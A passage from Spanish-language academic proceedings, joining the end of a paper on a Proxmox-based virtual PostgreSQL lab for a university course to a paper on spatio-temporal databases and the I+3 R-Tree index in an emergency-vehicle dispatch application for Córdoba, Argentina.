La configuración propuesta para esta máquina sería la siguiente:




Figura 1. Hardware asignado para la MV OpenVPN.

PostgreSQL sería una MV donde se instalaría la versión mínima del SO debian 9, con el software necesario para administración de paquetes, incluyendo un servidor SSH (Secure SHell), para poder acceder remotamente y hacer los cambios necesarios en el servidor para instalar, configurar y administrar PostgreSQL. Esta MV se replicará *n* veces, como cantidad de alumnos tengamos en el curso.

La configuración propuesta para esta máquina sería la siguiente:




Figura 2. Hardware asignado para la MV PostgreSQL.

Este entorno podría estar configurado con otras MV para brindar diferentes servicios, como servicios de almacenamiento de archivos con FreeNAS.

También podríamos tener una MV con Windows para hacer uso de software como por ejemplo pgAdmin, que es un entorno visual para interactuar con PostgreSQL.

Podemos modificar la configuración del entorno según la necesidad de cada caso como por ejemplo de la siguiente manera. Una posibilidad importante es la de administrar dinámicamente las memoria, donde se puede definir un rango desde los 512 a 4096, y así hacer más eficiente el uso de este recurso.




Figura 3. Asignación Dinámica de Memoria.




Figura 4. Listado de MV en el Laboratorio Virtual.

Como vemos en esta configuración tenemos máquinas activas y máquinas suspendidas. Además de las MV, observamos contenedores donde se almacenan los discos

virtuales utilizados por las MV, como así también contenedores donde alojamos las imágenes ISO que utilizamos para instalar algún software específico como Debian, o PostgreSQL y también contenedores donde realizamos el backup de las MV.

Dependiendo de los recursos con los que cuenta la Facultad Regional, el Datacenter para el laboratorio virtual puede contar con uno o varios nodos donde distribuir las MV, y así utilizar mejor los recursos disponibles en la institución.

5.2 Manipulación de VM

Al seleccionar una MV en particular, se tiene acceso a una barra con los comando necesarios, como podemos observar en la siguiente figura.




Figura 5. Acciones para manipular las MV.

Con estos comandos (start, shutdown) podemos iniciar o parar una MV respectivamente. También existe la opción de clonar (clone) una MV, que usamos para replicar los servidores de PostgreSQL, como así también loguearnos a una consola (console), como vemos en la siguiente imagen, para la administración del SO y el PostgreSQL.




Figura 6. Consola para manipular la MV.

5.3 Backup de MV

Para la gestión del backup de las MV, Proxmox posee una herramienta de muy fácil configuración que permite realizar el backup individual de cada MV, o programar una tarea para que se realicen automáticamente.




Figura7. Programación para Backup Automático.

5.4 Contenedores

Como vemos en el listado de las máquinas virtuales contamos con una denominada DebianDocker, en la cual estamos probando una propuesta que sería la de generar un contenedor (docker) con PostgreSQL para cada alumno y de esta manera lograr una mayor optimización de los recursos disponibles.

La utilización de contenedores no es tan transparente como una MV además otro punto crucial a considerar es la seguridad, dado que los contenedores están dentro de una misma máquina. Esto limita la configuración de PostgreSQL, ya que dos contenedores no pueden mapear al mismo puerto en la máquina anfitrión.

Para la gestión de contenedores los alumnos deberían tener conocimientos previos de está técnica para su administración. Además de todo lo antes mencionado, deberían contar con acceso al host anfitrión, para el caso que haya que reiniciar la MV, o modificar el contenedor y arrancarlo nuevamente, ocasionando conflictos con los otros contenedores y usuarios del servidor.

El estudio de esta técnica, para implementarla como una solución al laboratorio virtual, es merecedora de un análisis dedicado sólo a tal fin en una línea de trabajo a futuro.

6. Conclusión y Trabajo Futuro

[12] <https://www.ssh.com/ssh/protocol/>. Último acceso, agosto de 2017.

Consideramos diseñar el laboratorio virtual en la cátedra Gestión de Datos implementando Máquinas Virtuales con la Plataforma de Gestión de Virtualización de Servidores Proxmox, luego de exhaustivos análisis y pruebas con distintas propuestas de entornos de virtualización ofrecidas para el mercado privado, ésta es la que prevaleció sobre las demás, pues es de libre licenciamiento y ofrece un amplio abanico de herramientas para la administración del entorno virtual.

Es transparente para el alumno la utilización del servidor y no necesita conocimientos previos para poder comenzar a instalar, configurar y administrar el SGBD PostgreSQL.

Otra ventaja muy significativa de esta implementación es que cada alumno puede conectarse desde cualquier dispositivo, una PC del laboratorio, notebook o su propio aparato móvil que posea conexión inalámbrica o por cable a la red y acceder a la MV, ya que las actividades prácticas a desarrollar en la materia, pueden realizarse con comandos de texto a través del protocolo SSH [12] (Secure SHell).

Esta implementación se testeará con los alumnos de que cursen en el primer cuatrimestre del ciclo lectivo 2018, haciendo las devoluciones pertinentes con respecto a la utilidad que esta plataforma les brindó. Dichas opiniones contribuirán a la seguir mejorando y lograr una continuidad en el proyecto.

Como trabajo a futuro, se tiene pensado avanzar en el análisis y evaluar la implementación de contenedores como una solución al laboratorio virtual para la cátedra Gestión de Datos, donde puedan llevar a cabo las actividades prácticas de la materia como si contaran con su propio SGBD.

7. Referencias

- [1] Silberschatz, Korth y Sudarshan (2014), “Fundamentos de Bases de datos”, 6ta. Ed., McGRAW-HILL, 01-292.
- [2] <https://www.postgresql.org/>. Último acceso, agosto de 2017.
- [3] <http://www.faronics.com/es/products/deep-freeze/>. Último acceso, agosto de 2017.
- [4] <https://www.vmware.com/>. Último acceso, agosto de 2017.
- [5] www.microsoft.com/windowserversystem/virtualserver/. Último acceso, agosto de 2017.
- [6] <https://www.virtualbox.org/>. Último acceso, agosto de 2017.
- [7] <https://www.proxmox.com/en/>. Último acceso, agosto de 2017.
- [8] <https://xenserver.org/>. Último acceso, agosto de 2017.
- [9] <http://www.freenas.org/>. Último acceso, agosto de 2017.
- [10] <https://www.debian.org/index.es.html>. Último acceso, agosto de 2017.
- [11] <https://openvpn.net/>. Último acceso, agosto de 2017.

Bases de Datos Espacio-Temporales Aplicadas en la Gestión de Emergencias

Marcela Aballay

Maestría en Ing. en Sist. de Información
FRC - UTN
Córdoba, Argentina
marcelaaballay@yahoo.com.ar

Anabella De Battista

Depto. en Ing. en Sist. de Información
FRCU - UTN
Entre Ríos, Argentina
debattistaa@frcu.utn.edu.ar

Edilma O. Gagliardi

Departamento de Informática
Univ. Nac. de San Luis
San Luis, Argentina
oli@unsl.edu.ar

Resumen—En este trabajo se presenta la implementación de un índice métrico-temporal en una aplicación que tiene como objetivo gestionar móviles destinados a la atención de emergencias en la vía pública. Esta aplicación fue desarrollada en el marco de una tesis de maestría para el Municipio de la localidad de Córdoba, Argentina. Se detalla la implementación del índice, la combinación del modelo de bases de datos relacional y espacio-temporal y la resolución de las principales consultas requeridas para la aplicación, fundamentalmente la consulta de trayectoria de los móviles en la atención de un evento.

Palabras Claves—I+3 R-Tree, bases de datos espacio-temporales, gestión, emergencias, móviles

I. INTRODUCCIÓN

El modelo relacional de bases de datos permite gestionar información estructurada, es decir, información que puede organizarse en registros, cuyos campos son totalmente comparables. En los últimos años han surgido aplicaciones que requieren gestionar información que no se puede estructurar, por lo que es necesario contar con nuevos modelos de bases de datos que cuenten con métodos que permitan realizar su gestión de manera eficiente. En algunos casos resulta de interés manejar objetos que tienen asociados atributos como el espacio y el tiempo. Estos objetos conforman el tipo de dato espacio-temporal y, como soporte para el tratamiento de este tipo de datos, surgen los Métodos de Acceso Espacio-Temporales (MAETs), cuyo principal objetivo es evitar que se deba realizar un examen exhaustivo de la base de datos al momento de responder consultas, además de brindar eficiencia ante consultas que se realizan con alta frecuencia. En este artículo se presenta el desarrollo de una aplicación que implementa el índice espacio-temporal *I+3 R-Tree* para el manejo de objetos en movimiento. La aplicación tiene como objetivo administrar móviles para la atención de emergencias en la vía pública. El trabajo se organiza de la siguiente manera: en la Sección 2 se presenta el marco teórico, en la Sección 3 se presenta la aplicación desarrollada y en la Sección 4 las Conclusiones.

II. MARCO TEÓRICO

A. Bases de Datos Espaciales

Este modelo de Bases de Datos permite procesar objetos con alguna referencia espacial y que poseen normalmente una estructura compleja. Un dato espacial puede ser un punto, una poligonal o un polígono [1], [2]. Con un punto podrían

representarse automóviles, edificios, estaciones de trenes, etc.; las poligonales se utilizan para modelar ríos, rutas, cableados, etc., y los polígonos se pueden utilizar para representar países o regiones. El principal ámbito de aplicación de las bases de datos espaciales es el de los Sistemas de Información Geográfica (SIG) [3]. La recuperación y actualización de los tipos de datos espaciales se basan no sólo en el valor de ciertos atributos, sino también en la ubicación espacial del objeto. Por ejemplo, nos podría interesar obtener los terrenos geográficamente adyacentes a uno dado, o encontrar todas las estaciones de servicio por las que pasa una ruta. Este tipo de bases de datos proporciona la estructura capaz de soportar datos espaciales, además de proveer un lenguaje de consulta y métodos de acceso eficientes [4].

B. Consultas Espaciales

El atributo espacial (o geometría) de los objetos se encuentra definido en un espacio euclideo n -dimensional. Siendo o un objeto espacial, $o.G$ un atributo espacial y $o.G \subseteq \mathbb{R}^n$ un predicado espacial, a continuación se describen las principales consultas que pueden realizarse a una Base de Datos Espacial [3], [5], [6]:

- EMQ (Exact match query): dado un objeto o' encuentra todos los objetos o iguales en forma, posición y tamaño.

$$EMQ(o') = \{o \mid o'.G = o.G\}$$

- PQ (Point query): encuentra los objetos o que se superponen o cubren al punto consultado p .

$$PQ(p) = \{o \mid p \cap o.G = p\}$$

- WQ o RQ (Window query o range query): dado un rango $q \in \mathbb{R}^n$, encontrar todos los objetos o que tienen al menos un punto en común con q .

$$WQ(q) = \{o \mid q \cap o.G \neq \emptyset\}$$

- IQ (Intersection query, region query u overlap query): dado un objeto o' con un atributo espacial $o'.G \in \mathbb{R}^n$ devuelve los objetos o de la base de datos que tienen al menos un punto en común con o' .

$$IQ(o') = \{o \mid o'.G \cap o.G \neq \emptyset\}$$

- EC (Enclosure query): dado un objeto o' con un atributo espacial $o'.G \in \mathbb{R}^n$, encontrar todos los objetos o encerrados por o' .

$$EQ(o') = \{o \mid o'.G \cap o.G = o'.G\}$$

- CQ (Containment query): dado un objeto o' con un atributo espacial $o'.G \in \mathbb{R}^n$, devolver los objetos o de la base de datos que están encerrados por o' .

$$CQ(o') = \{o \mid o'.G \cap o.G = o.G\}$$

- AQ (Adjacency query): dado un objeto o' con un atributo espacial $o'.G \in \mathbb{R}^n$, devolver todos los objetos o adyacentes a o' .

$$AQ(o') = \{o \mid o.G \cap o'.G \neq \emptyset \wedge o'.G^0 \cap o.G^0 = \emptyset\}$$

En este caso $o.G^0$ y $o'.G^0$ denotan el interior de las figuras geométricas formadas por los atributos espaciales $o.G$ y $o'.G$ respectivamente.

- NNQ (Nearest-Neighbor Query): devuelve los objetos de la base de datos que tienen la distancia mínima al objeto de consulta. En este caso la distancia se define como la distancia entre sus puntos más cercanos (Euclidiana o de Manhattan).

$$NNQ(o') = \{o \mid \forall o'' : dist(o'.G, o.G) \leq dist(o'.G, o''.G)\}$$

- SJ (Spatial join): dadas dos colecciones de objetos espaciales R y S y un predicado binario espacial θ , encontrar todos los pares de objetos $(o, o') \in R \times S$ donde $\theta(o.G, o'.G)$ es verdadero.

$$R \bowtie_{\theta} S = \{(o, o') \mid o \in R \wedge o' \in S \wedge \theta(o.G, o'.G)\}$$

C. Bases de Datos Temporales

Este modelo de base de datos incorpora al tiempo como una dimensión, por lo que permiten asociar tiempos a los datos almacenados [7], [8]. De acuerdo a la forma en que manejan el tiempo se puede establecer una clasificación de las bases de datos temporales [9]:

- *de tiempo transaccional*: donde el tiempo se registra de acuerdo al orden en que se procesan las transacciones.
- *de tiempo vigente*: que almacenan el tiempo en que el hecho ocurrió en la realidad, que puede no coincidir con el momento de su registro.
- *bitemporales*: que integran la dimensión transaccional y la dimensión vigente a través del versionado de los estados, es decir, cada estado se puede modificar para actualizar el conocimiento de la realidad pasada, presente o futura, pero esas modificaciones se realizan generando nuevas versiones de los mismos estados.

Es decir que el tiempo válido identifica el momento de tiempo durante el cual la información es cierta en el mundo modelado y el tiempo transaccional indica el momento que los datos fueron incorporados a la base de datos [1]. Si

se realiza una consulta teniendo en cuenta el tiempo vigente esta sería "encontrar todos los móviles activos para un tiempo determinado"; en cambio si tomamos como parámetro el tiempo transaccional se consultaría "encontrar todos los móviles activos registrados en un tiempo determinado".

D. Modelo de Bases de Datos Espacio-Temporales

Permiten la gestión eficiente de objetos espaciales que cambian su posición o forma a lo largo del tiempo [10], [11] y poseen ciertas características distintivas [12]:

- Tienen una estructura compleja que no puede ser representada por una tupla. Un dato espacial, entre otros, puede ser un punto, una línea o un polígono.
- Tienen a ser muy grandes. Por ejemplo un mapa puede ocupar varios gigabytes de almacenamiento.
- No existe un álgebra espacial o espacio-temporal estándar, por lo tanto no hay un conjunto de operadores estandarizados.
- Se emplean operadores espaciales altamente dependientes de la aplicación en particular.
- Debido a la complejidad de los datos las operaciones espaciales implican un costo de procesamiento más alto que las operaciones relacionales.
- Por su dinamismo, requieren que la estructura de datos soporte frecuentes inserciones, eliminaciones y actualizaciones.
- Los operadores espaciales no cumplen con la propiedad de clausura. Por ejemplo, la intersección de polígonos no necesariamente da como resultado otro polígono.

Las principales consultas que incorporan predicados espaciales que involucran instantes o intervalos de tiempo son [6], [13]:

- TS(*TimeSlice*): dado un predicado espacial definido por un rectángulo $Q \in \mathbb{R}^n$ y un instante de tiempo t , reportar todos los objetos que se intersectan espacialmente con Q en el instante de tiempo t :

$$TS(Q, t) = \{o \mid o(t).G \cap Q \neq \emptyset\}$$

- TI(*TimeInterval*): dado un rectángulo $Q \in \mathbb{R}^n$ y dos valores de instantes de tiempo t_1 y t_2 , seleccionar todos los objetos que se intersectan espacialmente con Q en algún instante de tiempo entre t_1 y t_2 :

$$TI(Q, [t_1, t_2]) = \bigcup_{\{t_1 \leq t \leq t_2\}} \{o \mid o(t).G \cap Q \neq \emptyset\}$$

Si bien estos dos tipos de consultas en general han sido las de mayor interés, se han definido otros tipos de consultas:

- RST (*Reunión o join espacio-temporal*): dados dos conjuntos de objetos espacio-temporales R y S y un predicado espacial θ , se define la reunión espacio-temporal de la siguiente manera:

$$R \bowtie_{\Theta} S =$$

$$\{ \langle (o, o'), (t_i, t_f) \rangle \mid t_i, t_f \in T \wedge t_i \leq t_f \wedge (\forall t \in [t_i, t_f] (o, o') \in R(t) \bowtie_{\Theta} S(t)) \}$$

- **K-NN** (*k* vecinos más cercanos): dado un objeto o' con $o'.G \in \mathbb{R}^n$, encontrar los k objetos más cercanos a o' en un instante de tiempo dado t .

$$K - NN(o', t) =$$

$$\{ o \mid \forall o'' : dist(o'(t).G, o(t).G) \leq dist(o'(t).G, o''(t).G) \}$$

- **Eventos**: se obtienen todos los eventos que sucedieron en una región en un instante o período de tiempo dados.

$$Evento(Q, t, e) = || \{ o \mid e(o(t), Q, t) \} ||$$

donde $||X||$ representa la cardinalidad del conjunto X .

- **Trayectoria**: también denominada consulta sobre patrones espacio-temporales (STP). Se expresa como una secuencia θ de longitud arbitraria m de predicados espacio-temporales de la forma

$$\theta = \{ (Q_1, T_1), (Q_2, T_2), \dots, (Q_m, T_m) \}$$

donde en cada par (Q, T) , Q representa un predicado espacial y T una restricción temporal. En esta definición Q puede representar ya sea un rango espacial (window query) o una consulta por el vecino más cercano (K-NN). T puede ser un instante de tiempo (t), un intervalo de tiempo (Δt) o vacío (\emptyset). La evaluación de esta consulta permite recuperar todos los objetos que satisfacen todos los predicados espacio-temporales especificados en θ , es decir,

$$STP(\{ (Q_1, T_1), (Q_2, T_2), \dots, (Q_m, T_m) \}) = \{ o \mid o \text{ satisfice}(Q_i, T_i) \forall 1 \leq i \leq m \}$$

E. Índices Espacio-Temporales

Los objetos que se administran con bases de datos espacio-temporales poseen características dinámicas, por lo que las bases de datos espacio-temporales deben ser capaces de almacenar grandes volúmenes de información a lo largo del tiempo, y resulta imposible pensar en un procesamiento secuencial al realizar una consulta. En este contexto surgen índices que utilizan métodos de acceso espacio-temporales adecuados para la recuperación eficiente de datos.

El índice espacial R-Tree, propuesto por Guttman en 1984 [14], ha sido implementado por la mayoría de los Sistemas Gestores de Bases de Datos Espacio-Temporales (SGBDET) como Oracle, SQL y PostgreSQL. Dentro de las variantes del R-Tree se encuentran: métodos que consideran el tiempo como otra dimensión como 3D R-Tree [15], 2+3 R-Tree [16] y el I+3 R-Tree [17]; métodos en los que el tiempo se incorpora como información dentro de la estructura de los nodos, como el RT-Tree [18]; y métodos que usan múltiples versiones de

la misma estructura para distintos instantes de tiempo, con reutilización de las partes invariantes, como el HR-Tree [16], [19] y el MR-Tree [18].

Para este caso de estudio se propone la utilización del índice I+3 R-Tree que permite manipular puntos en movimiento, administra el tiempo como otra dimensión y responde a las consultas timeslice, intervalo, evento y trayectoria. Es una variante del 2+3 R-Tree en la que se reemplaza el 2D R-Tree de la estructura original, por un Índice.

La estructura del I+3 R-Tree (Figura 1) está formada por:

- Un R-Tree de tres dimensiones (3D R-Tree) que se utiliza para almacenar los cubos cerrados que representan las posiciones anteriores de los objetos y su tiempo de estadía en dicha posición. Cuando un objeto cambia su posición actual, se actualiza su posición en el índice, y se inserta en el 3D R-Tree un cubo que representa su posición anterior.
- Una estructura denominada I (índice) en la que se almacenan los cubos abiertos, es decir, aquellos para los cuales su instante final en una posición aún no está definida. También se guardan las referencias necesarias a los cubos anteriores que describen la trayectoria del objeto.




Fig. 1: I+3 R-Tree

Fig. 1. Estructura del I+3 R-Tree

III. APLICACIÓN PARA LA GESTIÓN DE MÓVILES EN LA ATENCIÓN DE EVENTOS DE EMERGENCIA

Se presenta el desarrollo de una aplicación para la atención de eventos de emergencia y la administración de los móviles correspondientes del Municipio de la localidad de Córdoba, Argentina. Este trabajo se desarrolló en el marco de una tesis de Maestría.

Los requerimientos originales para la aplicación fueron:

- Se requiere registrar las llamadas telefónicas realizadas a la línea 911.
- Cada llamada puede generar más de un evento si requiere la intervención de distintas áreas.
- Se requiere definir dos áreas: Emergencia Médica y Emergencia Urbana, con sus correspondientes despachos, que serán las oficinas encargadas de la asignación de los móviles y del seguimiento del evento hasta su finalización.
- Al recibirse una llamada se generan el o los eventos asociados, o también puede asociarse a un evento ya

existente, ya que pueden recibirse varias llamadas por el mismo hecho.

- Durante un evento y en la finalización del mismo se requiere conocer las trayectorias que han realizado los móviles afectados a dicho evento.
- Una vez finalizado un evento se requiere que los móviles afectados al mismo recuperen el estado de "disponible".

En este proyecto se utilizaron dos modelos de bases de datos para almacenar distintos tipos de datos: una base de datos relacional (Figura 2), en la que se registra información estructurada, y una base de datos espacio-temporal (BDET) (con la implementación del índice I+3 R-Tree para realizar consultas de manera eficiente), en la que se registra la información relacionada con la ubicación y tiempos asociados al dinamismo de los móviles.




Fig. 2. Base de Datos Relacional

Con la utilización de la Base de Datos Espacio-Temporal en esta aplicación se implementaron los siguientes tipos de consultas:

- Consulta de Trayectoria: permite conocer la trayectoria que realizó un móvil en la atención de un evento, desde que sale de su base, hasta el lugar del evento y luego al destino correspondiente (hospital para los casos en que se registran personas heridas).
- Consulta Instantánea: dado un evento, permite determinar su área de influencia y conocer todos los móviles disponibles que pueden ser asignados para atender dicho evento.
- Consulta por Intervalo: permite obtener por ejemplo todos los móviles asignados a la atención de un evento, conociendo su posición en un intervalo de tiempo.
- Consulta de Historial de Eventos: permite conocer los eventos que ocurrieron en una región en un momento determinado.
- Consulta de los k vecinos más cercanos: dado un móvil y conocido el lugar de un evento, se puede obtener el listado de los móviles más cercanos al mismo para un instante o intervalo de tiempo, para aquellos casos en los que se requiere presencia de más de un móvil para atender el evento.

El desarrollo de la aplicación fue hecho en Java, se uti-




Fig. 3. Arquitectura de la aplicación




Fig. 4. Vista del despacho con los eventos pendientes

lizó como Sistema Gestor de Bases de Datos Relacional PostgreSQL y se implementó el método de acceso espacio-temporal I+3 R-Tree a través de sus librerías en Java (Figura 3).

El procedimiento al que se da soporte con esta aplicación consiste básicamente en recibir una llamada a través de los operadores telefónicos, quienes la registran y derivan a un despacho.

Luego de registrada la llamada, ésta se puede derivar al despacho si requiere la intervención de algún móvil o finalizarla. En el despacho se cuenta con una vista de los eventos pendientes y en curso con su correspondiente localización en el mapa (Figura 4).

Para la asignación de un móvil a un evento pendiente se obtiene de la tabla de Móviles de la base de datos relacional aquellos que están en estado "disponible" y se los representa gráficamente sobre un mapa, formando con ellos un diagrama de Voronoi [2] (Figura 5).

De esta forma los despachantes pueden ubicar rápidamente cual es el móvil más cercano al evento que están atendiendo. Una vez que se asigna un móvil a un evento pendiente, dicho móvil se incorpora a la vista del despacho y se actualizan los eventos pendientes y en curso (Figura 6). Una vez finalizada la atención se cierra el evento y se libera el móvil, pasando a estar disponible para cubrir un nuevo evento. Periódicamente se registra la posición de los móviles (Figura 7), lo que permite posteriormente reconstruir su trayectoria en la atención de un determinado evento. En las Figuras 8 y 9 se muestran el diagrama del caso de uso y la vista de pantalla de la aplicación correspondientes al proceso de consulta de trayectoria.




Fig. 5. Vista del despacho con los móviles disponibles




Fig. 6. Proceso de asignación de un móvil




Fig. 7. Reporte de la trayectoria de un móvil

